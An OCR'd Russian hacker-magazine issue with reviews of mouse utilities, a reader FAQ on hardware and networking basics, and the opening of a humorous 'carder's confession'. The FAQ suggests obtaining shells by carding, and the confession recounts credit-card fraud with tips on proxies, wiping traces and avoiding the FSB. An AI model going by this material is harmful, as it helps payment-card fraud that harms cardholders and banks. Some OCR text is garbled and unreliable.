
<PS/2 mouse rate changer (более известный как PS/2 Rate)>

www.udpsoft.com

PS2Rate v0.4

200Hz	Set rate
Don't detect	Exit
Make default	About

Интерфейс PS/2 Rate-a




Mitsumi показывают просто ошеломляющие результаты в «разгоне»

Я не случайно начал свой обзор именно с этой реально полезной утилиты, которой долгое время не было достойного аналога. Получив широкое распространение в геймерских и дизайнерских кругах, она быстро завоевала популярность и среди рядовых пользователей. Дело в том, что с помощью этой программы можно значительно снизить промежутки времени между периодическими отправками информации твоей мыши к PS/2 порту. Думаешь, это мелочи? Нет! Благодаря этому несложному твикингу движение курсора на мониторе становится намного более точным и плавным; теперь тебе, надеюсь, понятно, почему PS/2Rate получил распространение среди прогеймеров и дизайнеров, где каждое движение мыши ценится на вес золота. До безобразия простой и интуитивно-понятный интерфейс, отсутствие инсталляции и небольшой размер архива делает эту программу чем-то идеальным, неповторимым. Процесс «разгона» проходит в два щелчка мыши, тебе необходимо лишь выбрать нужную частоту обновления и нажать на «Set Rate» кнопку. Здесь же стоит отметить опцию «make default», активизировав которую, ты поставишь программу в автозагрузку с нужным ключом, а также параметр «don't detect», который отключает проверку на валидность PS/2 порта, что иногда помогает обойти кривость рук производителей материнских плат, в связи с которой разгон может быть невозможен (это особенно полезно обладателям материнок на старых чипсетах). Кстати, с утилитой идет отличная добавка «Mouse Rate Checker», которая предоставит тебе наглядные результаты получившейся частоты твоей мышки. Единственным и очень серьезным недостатком PS/2Rate-a является отсутствие возможности работы под NT-Base ОС, в том числе и под WinXP.

<Logitech MouseWare>

www.logitech.com




MouseWare - все под рукой

MouseWare - еще одна программа, которую я никак не мог обойти стороной, ведь это огромный комплекс утилит для тюнинга твоего грызуна. Скачав с сайта производителя (известного гиганта мышиной индустрии Logitech) дистрибутив размером в четыре мегабайта и установив его, ты сможешь не только установить чувствительность и ускорение мышки, но и назначить действие каждой кнопке, «разогнать» PS/2 порт, поменять курсоры, а также включить эмуляцию ролика. И если с первыми функциями все понятно, то о последней я хочу рассказать поподробнее. Далеко не каждый обладает мышкой со скроллингом или маленьким джойстиком, поэтому для таких несчастных, вроде меня, разработчики включили в MouseWare функцию AutoScroll. Назначив ее на среднюю кнопку или, в случае ее отсутствия, на две кнопки, зажатые одновременно, ты сможешь прокручивать документ, страницу или что-либо еще, двигая мышь лишь вниз/вверх, то есть эмулируя кручение ролика. Я настолько привык к этой фишке, что идея покупки грызуна со скроллингом мне уже кажется нецелесообразной =). Однако среди всех плюсов программы, хочется отметить и явные минусы, такие как огромный размер дистрибутива и замена некоторых системных файлов windows на свои, что явно не придает программе практичности и универсальности. Так что в клубе на свою машину установить MouseWare будет достаточно затруднительно...

<Mouse IMP Pro>

www.tv4studios.com



Mouse MP Pro

Помнится, когда-то Mouse IMP Pro был прогрессивно развивающимся проектом, затем появились первые слухи о разногласиях внутри tv4studios, а через некоторое время и официальное подтверждение о распаде (вернее, раздвоении) фирмы, в результате которого все ведущие

программисты перешли в новую компанию. Дальнейшая судьба Mouse IMP Pro под бо-о-льшим вопросом, тем не менее программу не упомянуть я никак не могу. Самой главной фишкой программы является свой собственный нестандартно выполненный AutoScroll. После зажатия заданной в настройках кнопки скроллинга появляется значок, после чего начинаешь двигать мышку вверх-вниз, причем получается так, что скорость и длительность перемотки зависят только от движений твоей руки (в MouseWare все совсем по-другому). Такая реализация скроллинга мне крайне симпатична, и я серьезно подумываю об измене MouseWare-е. =) Хочется отметить и функцию «Auto Shrink», которая автоматически прячет неактивные окна через заданный в параметрах промежуток времени. Это особенно полезно дизайнерам, 3D-моделистам, а также всем тем, кто до сих пор работает на разрешении 800x600 или, еще хуже, на 640x480. Кстати, в программу встроен простенький счетчик проката твоего грызуна, но рассказывать подробно я о нем не буду, потому что далее я поведаю о другой, специально заточенной под это дело утилите.

<Mouse Odometer>


www.modometer.com

Skin Able - интерфейс MOdometer-а

Ты, вероятно, уже догадался, что с помощью Mouse Odometer ты сможешь ввести статистику "проката" твоего грызуна. Задача, казалось бы, крайне бесполезная, но как же хорошо ее реализовали в этой программе! Отменный дизайн с возможностью смены скинов, отличные экземпляры которых включены в программу, возможность выбора единиц измерения, детальная статистика - первое впечатление о программе. Не стоит забывать и о функции «See my Progress Meter», которая тебе визуально покажет, сколь тебе еще нужно ехать до вершины стоэтажного небоскреба или Эвереста. Единственное, что омрачает картину, так это размер дистрибутива; 4 мегабайта для такой программы - это слишком.

<Sensiva System Commander>

www.sensiva.com



Теперь я попадаю на сайт X двумя движениями мыши

Sensiva System Commander - это именно та программа, которая призвана бескорыстно помогать тебе в повседневной работе, экономя массу времени. Попробуй как-нибудь посчитать, сколько раз за день ты запускаешь какую-нибудь программу, сколько раз нажимаешь на пимпы «свернуть или закрыть окно». Наверняка, немало. Теперь же ты можешь выполнять практически любое действие одним махом руки, нарисовав мышкой заданный для него символ. Но обо всем по порядку. Sensiva System Commander, к великому сожалению, с последней версии стал шароварным, более того, чтобы скачать с сайта, необходимо заполнить форму (к счастью, небольшую), где необходимо указать свои данные и e-mail, на который пришлют инструкции по download-у. Не очень-то приятно, впрочем, на этом минусы заканчиваются, далее идут одни плюсы. Небольшой размер дистрибутива, приятный интерфейс, легкость в настройке и освоении, большая функциональность - это лишь начало их перечисления. Алгоритм же работы прост до безобразия. Нажав на заданную в настройках кнопку мыши, ты рисуешь на экране (поверх всех окон) какую-нибудь букву, цифру или же собственную загогулину, после чего программа пытается распознать символ и, в случае успеха, в соответствии с настройками выполняет привязанное к этому символу действие. С утилитой идет несколько десятков встроенных заданий и символов, таких как «свернуть все», «развернуть окно», «запустить браузер» и т.д. Но любое действие ты можешь создать сам, используя панельку для создания заданий, с которой разобраться сможет даже младенец. Хочу также отметить параметр «system tolerance» в настройках тулзы, с помощью которого ты сможешь указать программе чувствительность распознавания, которую я советую тебе поставить на минимум; здесь же можно указать кнопку «рисования», толщину рисуемой линии, а также включить или выключить звуковое сопровождение программы. Кстати, последнее реализовано очень грамотно и очень часто помогает понять, распознал ли System Commander команду или нет.

<Peep Show Lite>

www.progency.com

Еще одна экзотическая тулза. Взяв кисть, тьфу, то есть мышь в руки, ты с помощью этой программы можешь сделать прорези в окнах так, чтобы видеть то, что под ними находится, например, рабочий стол с какой-нибудь экстренной иконкой. Я долго пытался придумать более оригинальный пример, но так ничего и не надумал. Тем не менее программа индивидуальна в своем роде и поэтому заслуживает внимания, быть может, кто-то найдет ей более рациональное и полезное применение?

Вот и все. Прочитав этот обзор и воспользовавшись моими рекомендациями, советами и программами, о которых я тебе рассказал, ты, работая даже на самом дешевой A4Tech, сможешь утереть нос всем тем, кто юзает дорогостоящие Logitech Dual Optical-ы и Microsoft Explorer-ы! Это ничего, что дешево и сердито, зато мы теперь сами с усами…

BIG-FAQ

Stepan Ilyin aka Step (step@real.xakep.ru)

Вот и прошел год с тех пор, как мой первый FAQ появился на страницах Х, с тех пор я кропотливо, в номер за номером отвечал на вопросы читателей. Начиная свою работу, я был уверен, что дефицита хороших вопросов быть не должно, но я ошибался. Жестоко ошибался! Вопросов, достойных ответов, крайне мало, но слава Богу, что они есть вообще. Сегодня же я хочу ответить на те вопросы, которые задают мне если не ежедневно, то, по крайней мере, еженедельно. Итак, слушай и вникай!

BIG FAQ

И больше не спрашивай!

Ответы на самые частые вопросы в FAQ

HardWARE

Подскажи с выбором

Так начинается 70% вопросов на hardware-тематику, так что я дам тебе несколько советов по выбору каждого из основных компонентов компьютера.

Монитор (ЭЛТ)
К выбору монитора надо отнестись крайне серьезно, потому что каждый конкретный экземпляр может иметь кучу браков и багов. Если ты еще не выбрал себе модель, то смело отправляйся на hardware-сайты (ссылки приведены во врезке), где ты можешь прочитать массу различных обзоров дисплеев, узнать о возможностях, плюсах и минусах конкретной модели, оценить внешний вид и, в конце концов, сделать выбор. Кстати, не забывай про поговорку "Доверяй, но проверяй", я к тому - что все мы люди, и нередко в журналах и Интернет-изданиях встречается не совсем точная инфа; более того, ни один обзор не может тебе дать полную картину каждой из моделей, поэтому советую тебе спросить совета в различных конференциях и форумах. После того как выбор сделан, отправляйся в хороший магазин, где тебе разрешат протестировать потенциальную покупку, более того, крайне желательно, чтобы в этом магазине было несколько экземпляров конкретной модели, потому что вероятность каких-либо отклонений от нормы достаточно велика. Провести тестирование быстро и качественно тебе поможет утилита Nokia Monitor Test (ftp.usn.ru/pub/Other/NokiaTest.zip), разобраться с которой не составит труда даже младенцу; более того, ты можешь подробно прочитать о критериях и способах оценки монитора в статье от Тохи в X10.01. Кстати, о выборе LCD монитора ты тоже можешь прочитать, но уже в X12.01.

Процессор
Что лучше, AMD или Intel? Вечный вопрос, бесконечные споры, разные мнения. Мне же больше по душе продукция AMD. Ведь взглянув на результаты огромного количества тестов и обзоров, сравнив ценовые характеристики, несложно сделать выбор именно в ее сторону. Благодаря отличной производительности, крайне приемлемым ценам и непревзойденности стабильности процессоры Athlon и Duron уже давно более предпочтительны, чем Celeron (даже на 100-ой шине) и Pentium4 (я уже не говорю о P3). Проблема охлаждения, пожалуй, единственный минус процессоров от AMD, поэтому к покупке качественного кулера надо отнестись со всей серьезностью. Впрочем, это лишь мое субъективное мнение, многие из отличных hardware-специалистов, видимо, по-прежнему отдают предпочтение Intel.

Материнская плата
В случае с материнской платой я тебе советую модели от ASUS, MSI, Abit, Epox на чипах KT266A и 815EP для процессоров от AMD и Intel соответственно. Производительность на этих чипсетах у motherboard-ов практически одинаковая, да и стабильность от этих брэндов оставляет лишь положительные эмоции, так что все упирается лишь в денежный вопрос: взять несколько дорогую ASUS или дешевый Epox?

Видюха
Если еще некоторое время назад я бы, не сомневаясь, посоветовал бы тебе универсальный во всех отношениях GF2MX400, то сейчас уже есть о чем подумать. Ведь недавно на российском рынке появилось достаточно большое количество видюх на чипсете GeForce4 (GF4MX420, 440 и прочих модификациях) по достаточно заманчивым ценам, более того, цены на них по прогнозам будут интенсивно падать, поэтому есть смысл немного подождать... В любом случае, видюху брать нужно, несомненно, от брэнда: на noname-ах ставят левую и тормозную память, так что высокая производительность и возможность разгона будет только сниться.

Звук
Если в твои планы не входит профессиональный звукомонтаж на компьютере, то проблем с выбором звука быть не должно. Счастливому обладателю активных колонок можно остановиться и на встроенном в материнку звуке или, в случае его отсутствия (что достаточно вероятно), на звуковушке за 10-15$. Последние между собой ничем особенно не отличаются, главный критерий выбора - корректная работа под nix-ами (под виндой с ними, к счастью, проблем обычно не бывает). Если же у тебя в наличии есть хорошая акустическая система и "чуть" большее количество денег, то советую посмотреть в сторону Creative SB Live и SB Audigy.

Винт
Seagate, IBM, Maxtor, WD - уже всем известные имена производителей хардов, среди них сложно выделить brand-ы и явных фаворитов. Каждый их них использует различные технологии, которые в конечном итоге приводят к примерно одинаковым характеристикам скорости и шума работы. Но есть то, что протестировать практически невозможно, - стабильность и долговечность, поэтому у каждого человека свои пристрастия. Я тебе советую продукты от Seagate, в последнее время именно они завоевали мое доверие, хотя, несомненно, Maxtor и WD также заслуживают огромного внимания. В любом случае, крайне желательно взять модель на 7200 rpm и ata 100/133. Объем же потенциально купленного винта определяется размером твоего кошелька.

У меня USB мышь, почему она не работает windows safe-mode-е?

Дело в том, что в safe-mode-е режиме винды загружаются лишь стандартные (стабильные) драйвера; к сожалению, среди них нет представителей, которые работают с USB, соответственно и с мышью ты работать никак не сможешь. Правда, выход есть - купить переходник с USB на PS/2. Тогда у тебя не будет проблем ни в безопасном режиме винды, ни под какой-либо еще ОС, работа с USB в которой крайне затруднительна.

SoftWARE

А что такое порт (например, 6112, 8080)?

В данном случае имеется в виду программный порт, то есть физически не существующий. Этот порт нужен для того, чтобы сервер мог узнавать, а юзер указывать, куда последний хочет подконнектиться. Ведь на одном ip могут висеть ftp и http серваки и proxy, и bouncer-ы, и eggdrop-ы, поэтому каждой программе присваивается свой порт (простой номер, например, 6112), с помощью которого юзер указывает серверу, каким именно сервисом он собирается воспользоваться. Порт обычно указывается после ip адреса через двоеточие. Например, чтобы подконнектиться к прокси, висящей на ip 123.456.78.9 и порте 8080, пользователь должен указать в настройках прокси нужной программы, например, сканера портов, следующее - 123.456.78.9:8080. Думаю, теперь тебе все понятно, более того, для общего развития перечислю некоторые установившиеся со временем порты: 21 - FTP, 22 - SSH, 23 - Telnet, 25 - SMTP, 43 - WHOIS, 79 - FINGER, 80 - WWW HTTP 110, POP3 137, 139 - NETBIOS, 143 - IMAP.

Что такое telnet?

В общем-то, telnet - это протокол, протокол эмуляции терминала, с помощью которого ты можешь подконнектиться к удаленному серверу и работать там на шелле. По умолчанию telnet висит на 23-м порту.

А что такое шелл?

Чаще всего под словом "шелл" подразумевают аккаунт (то есть логин и пароль) на сервере (преимущественно в nix-ах), с помощью которого ты можешь удаленно выполнять некоторые действия (это определяется твоими привилегиями), подконнектившись к серверу с помощью telnet-а. На шелле ты можешь поставить и IRCd, и BNC, и Eggdrop, и проксю без логов, и какой-нибудь сканер, и брутфорсер - в общем, все что душе угодно. Но никто тебе бесплатно шелл не даст, поэтому либо тебе придется за него заплатить (думаю, это способ не для тебя), либо получить его каким-либо другим способом, например, скардить. Впрочем, последнее стало крайне затруднительно в связи с различными проверками хостеров или мерчантов на валидность кредитки и тебя на реального владельца.

Что такое BNC?

Как же уже достало отвечать на этот вопрос! BNC (bouncer) - IRC-прокся, программа, которая ставится на шелл и слушает заданный в настройках порт. Юзер указывает ее ip-шник и порт в настройках IRC-клиента, после чего коннектится к ней. Подсоединившись, необходимо задать адрес сервера, виртуальные хосты и иногда некоторые другие параметры (если они не указанны в настройках BNC по умолчанию), после чего боунсер подсоединяется к заданному серверу. В итоге ты, как обычно (хотя если связь до шелла не очень, то с некоторыми задержками), сидишь на IRC, но ip у тебя уже совсем другой, если он вообще будет похож на ip, чаще всего используют vhost (виртуальные хосты), в результате чего может получиться следующее - hz!step@real.xakep.ru. Подробнее про BNC-программы и тонкости в их установке и настройке ты можешь прочитать в статье Cutter-а в X01.02.

Что такое DNS?

DNS - сокращение от Domain Name System (доменная система имен). Здесь все достаточно просто. Для тебя, наверное, не секрет, что каждая машина в сети, будь-то сервер или домашний компьютер ламера, обладает ip-адресом. И если к последнему коннектиться, в общем-то, незачем, то к какому-нибудь серверу, хостирующему, например, www.xakep.ru, обращаться приходится достаточно часто. Но ведь ты набираешь в браузере не ip этого сервера, а просто - www.xakep.ru. В этом-то и заключается роль DNS. Если объяснять все в двух словах, DNS - это база данных доменов, к каждому из которых привязан определенный ip-адрес. То есть для хакер.ру указан 213.248.5.176, а для mail.ru - другой. Когда в строке адреса ты указываешь доменное имя, программа коннектится к DNS серверу (чаще всего к ближайшему), чтобы получить привязанный к домену ip и подсоединиться к нему.

Что такое SSL?

Для тебя не секрет, что огромное количество протоколов, в том числе и самый банальный http, передают и получают информацию в открытом виде, обычном текстом. Кто там кричит: "Что в этом плохого?". Ах, ты думаешь, они шифруют пароли и прочую личную информацию? Конечно же, нет! Все это добро также летит открытым тексом и может с легкостью быть перехвачено/отсниффано. SSL (Secure Socket Layer) - протокол, который шифрует всю информацию при приеме или отдаче, тем самым защищает ее от перехвата.

А что это значит - отсниффаны? И что такое сниффер?

Как я уже сказал ранее, большинство протоколов передает информацию "как есть", то есть в открытом виде. Естественно, было бы

BIG-FAQ

Stepan Ilyin aka Step (step@real.xakep.ru)

неплохо ее перехватить, проверить на наличие паролей или другой нужной тебе инфы. Так вот, софт, который перехватывает все пакеты, проходящие по сети, и есть сниффер. "Отснифаны" - значит перехвачены сниффером. Сниффер - очень полезная в инструментарии хакера утилита, но не вздумай юзать ее при коннекте по модему.

Я закачал на сервер и настроил perl-скрипт. Но при обращении к нему выводится Internal Server Error (500)! Как исправить?

Более частого вопроса я, по-моему, не знаю. Сейчас perl/asp/php скрипты становятся уже стандартом, причем perl по-прежнему занимает лидирующие позиции. Каждый начинающий горе-вебмастер считает себя просто обязанным поставить на свою хоум-пагу скрипт форума, чата или чего-нибудь подобного. В итоге каждый второй задает вопрос об ISE 500. Итак, данная ошибка чаще всего возникает по следующим причинам:

1) В первой строке скрипта (возможно в нескольких файлах, если скрипт писал не очень умный человек) находится неправильный путь к perl-у. Стандартными считаются #!/usr/local/bin/perl или #!/usr/bin/perl, но не мешало бы обратиться к faq-у хостера.

2) Скрипт не выводит ничего во время работы. Необходимо, чтобы он выводил хотя бы content-type заголовок, например: print "Content-type: text/html\n\n"; print "Мне надоело быть ламером".

3) Один из файлов скрипта содержит так называемые DOS-овые концы строк 0x0D 0x0A, но *nix-ы понимают только последнюю. Поэтому никаких 0x0D быть не должно; чтобы исправить эту багу, можно использовать какой-нибудь специализированный для отладки кода текстовый редактор или обычный фар, в котором есть функция "Сохранить как > юникс текст (shift-f2 в редакторе)". И не вздумай закачивать скрипты в бинарном режиме, используй только ASCII режим.

4) Криво настроен/написан сам скрипт, возможно неправильно указанны какие-либо пути, необходимые для корректной работы.

Играя в полноэкранном режиме, частота монитора падает до 60 герц под win2k/XP. Как исправить?

Крайне частый вопрос, даже несмотря на то, что Х публиковал на него ответ совсем недавно. Итак, отвечаю в последний раз. Проблема скрывается в работе ОС на ядре NT с графической подсистемой. Если у тебя видеокарта на nVidia-чипсете и ты соответственно юзаешь Detonator драйверы, то проблема решается двумя щелчками мыши, используя программу nVidia Refresh Rate Fix (www.planetquake.com/ztn/nvreffix/), с помощью которой ты установишь фиксированную частоту монитора для каждого разрешения в opengl/direct3d приложениях. Если же ты используешь какую-нибудь экзотическую видюху, например, от ATI, Matrox или Vodoo (есть и такие), то смело заливай так называемые "хакнутые драйвера для монитора" (www.3dnews.ru/documents/971/hackmon.zip). После закачки открывай файл hackmon.inf в текстовом редакторе и в разделе [HackMonitor.AddReg], используя обильные комментарии, устанавливай для каждого разрешения нужную частоту.

Когда я загружаю WinXP/Win2k с выключенным модемом/сканером, то ОС их не видит, приходится перегружаться так, чтобы устройства в момент загрузки были включенными. Можно ли исправить?

Известная проблема. Исправить тебе ее, скорее всего, не удастся, хотя в случае с модемом проблему можно пофиксить, используя стандартные виндовские драйвера, но гарантий того, что твой модем на них заработает, никто, естественно, не дает. Но не все так плохо; для того чтобы Win начала "видеть" эти устройства, совершенно необязательно перегружаться, достаточно зайти в панель управления > система > оборудование > диспетчер устройств и нажать на кнопку "Обновить конфигурацию компьютера".

Как избавиться от этой дурной LILO?

Очень просто. Запусти Microsoft-овский fdisk с ключом /mbr (то есть fdisk /mbr), тем самым он абсолютно безболезненно и, не сказав ни слова, удалит LILO из загрузочного сектора.

Я удалил LILO из загрузочного сектора. Теперь сразу грузится Win, но почему-то свободного места ни на байт не прибавилось. =(Как исправить?

Естественно, ты же просто удалил LILO из загрузочного сектора, но Linux остался, и его без особых трудностей можно запустить. Чтобы удалить Linux полностью, нужно переформатировать раздел твоего винта с линукосом из ext-файловой системы в FAT или NTFS (только если у тебя NT-based Win), что можно сделать, используя замечательную программу Partition Magic (www powerquest com).

Windows после установки снес LILO из mbr! Что теперь делать?

Ничего страшного в этом нет. Просто загрузи с дискеты или с диска, что более вероятно, ядро с параметром root=/dev/hda2 (/dev/hda2 - раздел - корень твоей системы). Затем входи в систему под рутом и набери: "lilo" (естественно, без кавычек). Lilo прочитает необходимые ей настройки и восстановит mbr.

Но объемы статьи дело тонкое, поэтому продолжение этого опуса было бы вне моих полномочий. Тем не менее я ответил на большую часть самых задаваемых вопросов читателей, и ты, наверняка, подчеркнул для себя что-нибудь новенькое.

Оптические мыши
Genius
В нужном месте – мгновенно!
Данная модель WebScroll+ Eye кроме прочих достоинств также оповещает Вас обо всех входящих письмах
www.genius.ru www.geniusnet.com.tw
Логотип Genius – зарегистрированный товарный знак KYE Systems Corp.

Онаним Петрович

Исповедь кардера
Откровение
Книга первая и последняя

Чистосердечно признание облегчает вину... но удлиняет срок

Грешен я, дружок... ой, грешен! Потянуло что-то меня, как отца Федора, в лютеранство, вот и решил покаяться всенародно. И в чем грех-то мой собственно?! Всего-то хотелось жить получше. Пожить, что называется, как «ЧЕЛОВЕК». Пусть недолго, но зато как «человек». А на что мы, простые интеллигенты с техническим образованием, можем рассчитывать в нашей нищей стране? Воровать по-крупному не умеем - мешают интеллигентность и воображение. Потому как воображение сразу же рисует нам нары или пулевое отверстие во лбу, и от этого резко хочется жить и жить честно. Да и смотреть в глаза обманутому тобой человеку сложно. Проще - когда он неодушевлен. Когда это государство, банк или страховая компания. Вот и не остается ничего современной компьютерной нищенствующей интеллигенции, как заниматься кибермошенничеством. И нельзя сказать, что бы занятие это было простое и спокойное. Нужны знание и опыт. Поэтому поведаю я тебе свою историю. Может, прочтешь ты ее и не пойдешь по этому пути. А если пойдешь, так хоть с какими-то начальными знаниями, которые, надеюсь, уберегут тебя от трех неструганных досок и параши.

С чего бы это?

В принципе, моя деятельность на этом поприще начиналась не сразу. Все происходило плавно и постепенно. Весной 1999 года я стал увлекаться, по примеру других, попытками виртуального заработка. Это были именно попытки, потому как результата (кроме самодовольного созерцания своих центов в статистике порноспонсоров) они не приносили. Уж больно тогда было модно зарабатывать на кликах. Слепил сайт, повесил баннер и ждешь, когда какой-нибудь лох из Куземетьево на него нажмет, а потом другой лох из Флориды за это даст тебе центиков 8. И заходишь каждый день, раз по пять, чтобы насладиться сладким зрелищем растущей горки никеля. Да и спонсоры росли как на дрожжах. Что ни день, то новый и со все большим количеством центов за клик. Прямо глаза разбегаются. Только вот беда... наши лохи оказались халявщиками. Ходят, понимаешь, ищут чего где бесплатно натырить можно. Где компакт-диск с подробным описанием вакуума надыбать, где коврик для хомяка выписать. Кликнут на твой баннер и свалят. Там, видите ли, платить надо, а они деньги последний раз 3 месяца назад видели, когда на работе удалось аванс за январь прошлого года получить. Потыкались и ушли. Но что хуже всего, лохи из Флориды вообще жлобами оказались. Посмотрели они на ту горку никеля, сравнили ее с той пользой, что я им принес, и смели эту горку ладошкой обратно в свой кошель. Вот и весь бизнес.

Соблазн

Потыкался я так, помыкался и понял, что ничего тут не светит. Либо надо работать как лошадке, чтобы отработать эти гроши, либо придумать что-то еще. А вокруг люди все ходят, шепчут чего-то о кредитных картах, о том, как можно на них купить почти все что угодно... смущают честное сознание россказнями о золотых горочках в песочнице. Сидишь и думаешь: и то ведь, верно! Вместо того чтобы пытаться заработать чуть-чуть, в надежде прикупить потом на эти деньги модем, чтобы, наконец, можно было перестать самому пищать в трубку каждый раз, когда хочется попасть в Интернет, не проще ли купить на чужую креду этот самый «момед» где-нибудь за бугром? Не сунутся же они потом, в самом деле, в наши дебри на разборки из-за каких-то 50 гринов. Им это дороже станет. Хотя перестраховаться тоже полезно будет.

Преступный умысел налицо. Дело за малым - реализация. С чего начать, когда в активе только слухи? Начал искать источник кред. «Великие специалисты» тут же присоветовали: бери кардгенераторы. Это святое! Запустишь, мол, и они тебе «на гора» выдадут море прекрасных «золотых» кред. Сколько я этих генераторов нарыл. Бог мой! А сколько вирусов вместе с ними натащил. Это что-то! И ведь что обидно - толку от них 0. Только один из них пригодился мне впоследствии. Очень уж он хорошо умел генерировать правдоподобные адреса в стиле made in USA и креды завсегда мог опознать. Скормишь ему 16-значный номер, а он тут как тут - сразу же отрыгивает тебе результат - эта креда от Union Bank. Очень удобно.

Стал я, значит, экспериментировать с этими генераторами. «Дайте, - говорю им - креду». Дают. Пробую купить чего-нибудь - хрен там. Не продадим мы вам на эту креду ничего. Не валидная она, да и вы сами не потентны. Что за притча? Сижу скребу репу. Вроде все есть. Предложение есть, спрос - невероятный. Даже катализатор процесса в виде креды присутствует, а ничего не получается. RTFM. Начинаю опрос народа. После долгого общение со швалью наконец-то добираюсь до человека, который знает немного, что такое креда и как с ней бороться. Но как он крут!.. что ты, что ты! На хромой кобыле к нему не подвалишь. У него целая одна креда есть. Не то что у нас бедных начинающих ламеров (кстати, интересно посмотреть на кончающих ламеров, но по теме это будет, наверное, ближе к статье о виртуальном порнобизнесе :)).

Преступление

Уговорами и лестью удается-таки выцыганить мне у этого кончающего ламера в усмерть заюзанную креду и таким образом присоединиться к их сообществу кул-хацкеров. Ну, все! Радостно потирая потные ладошки и бесовски усмехаясь, подтягиваю к себе клавиатуру и начинаю процесс покупки. И - «о чудо»! Креда принята. Теперь мне уже не говорят, что я импотент и что креда у меня дохлая. Теперь они радостно извещают о том, что мне удалось приобрести винчестер и что они его, безусловно, вышлют «на деревню дедушке, Константину Магарычу». Хотя, конечно, при этом как-то странно на меня косятся. Конечно, они ничего не говорят про мой подозрительный акцент в формате RU, о котором им подло настучал мой браузер (он, видите ли, сообщает об установленном по умолчанию языке). Молчат они и о том, что

NEXT

ИСПОВЕДЬ КАРДЕРА

Онаним Петрович

мой IP по происхождению откуда угодно, но никак не из штата Айова. Обо всем этом я узнаю сам и гораздо позже. А пока я жизнерадостно жду прибавления в семействе. И жду, когда почтальон с посылкой, как аист, спустится ко мне с небес.

Стоит ли говорить, что ничего не пришло? Да и не могло придти по всем существующим и еще не существующим законам Мерфи. Меня все это, конечно, удивило и немного расстроило. А ведь счастье было так близко и так возможно, но не далось оно в руки и рассеялось в киберпространстве. Пришлось начать все снова. С каждым разом мой опыт становился все больше и шире. Ох уж этот собственный опыт, тот, что сын ошибок трудных и сводный брат головной боли. Буквально через месяц я уже все знал о прокси серверах, о том, как их проверять на анонимность, о переменных окружения, что могут настучать обо мне кому не нужно, о куках, которые, если не отключить, могут выдать меня с головой Интерполу, и о многих других аспектах безопасного виртуального кибермошенничества. Кред у меня уже к тому времени было несколько, и я начинал задумываться и о реальной безопасности. Не хотелось доказывать людям в кирзовых сапогах, что я не знал о незаконности своей деятельности и не подозревал, что это за циферки у меня в файле, и уж совсем не догадывался, что делаю реальные покупки, а не играю в новый вариант «Цивилизации». Поэтому я завел себе специальную дискету, которую постоянно таскал с собой и на которой хранил исключительно список кред и проксей. На ней не хватало только кнопки самоуничтожения, но я надеялся, что успею сломать ее и проглотить диск, прежде чем мне выкрутят руки. Был даже момент, когда ко мне стали ломиться в дверь, и я, решив, что наступил час X, спотыкаясь о стулья, побежал в туалет топить в унитазе остатки только что разломанной дискеты. Ритмичные удары ногами в дверь, отнявшие у меня несколько миллионов невосстановимых нервных клеток, оказались дружественными, а вовсе не ФСБшными. Большего облегчения я не испытывал даже после приема слабительного. Впрочем, это был единственный острый момент в моей карьере. Дальше все текло относительно спокойно. Может, все дело в том, что я вел жизнь, достойную разведчика. Заметал все следы, которые могли быть использованы против меня. Как я уже сказал, все креды я хранил на дискете, которая, когда не торчала в дисководе, лежала в нагрудном кармане со стороны сердца. С другой стороны лежала фальшивая ксива от Кабинета Министров, которая позволяла на халяву ездить в общественном транспорте, а иногда и отмазываться от гаишников, грозящих штрафом за превышение скорости. И ходя я с этим добром в кармане, постоянно осознавал, что ношу с собой свою судьбу. Справа - три года, слева - лет десять с конфискацией. В качестве дополнительных средств безопасности использовал программу BCWipe фирмы Jetico, которая позволяла удалять файлы, не оставляя никаких следов. Раз в неделю я проходился этой прогой по винту, чтобы потереть все, что могло остаться в потерянных кластерах или в свободном месте кластера, занятого маленьким файлом. Перестраховка стала моим девизом. Когда я делал что-то, немного выходящее за понятие законности, я задергивал шторы, чтобы быть уверенным, что за мной не подглядят в бинокль или скрытой камерой оперативники. Когда мне присылали по аське номер креды, я тут же чистил хистори и снова проходился вайпером по винту. Паранойя, ставшая стилем жизни, возможно, спасла меня от нервных потрясений. Тьфу-тьфу-тьфу - в очередной раз плюю я через левое плечо, чтобы не сглазить и стараясь попасть в глаз сидящему за этим плечом бесу. Не возникло у меня никаких разногласий с государством на почве моей деятельности. А ведь кое-кого из моих приятелей пригласили к себе сотрудники ФСБ и провели беседу. Из которой они для себя почерпнули много нового. Конечно, чему их там, в школе ФСБ, могут научить. Только как на «лексиконе» тексты набирать. У них там из литературы только Фигурнов и присутствует, наверное. Взяли их к себе на заметку. Значит, прокололись они где-то. Хотя и не настолько, чтобы быть судимыми, но все же. Теперь им постоянно надо быть начеку.

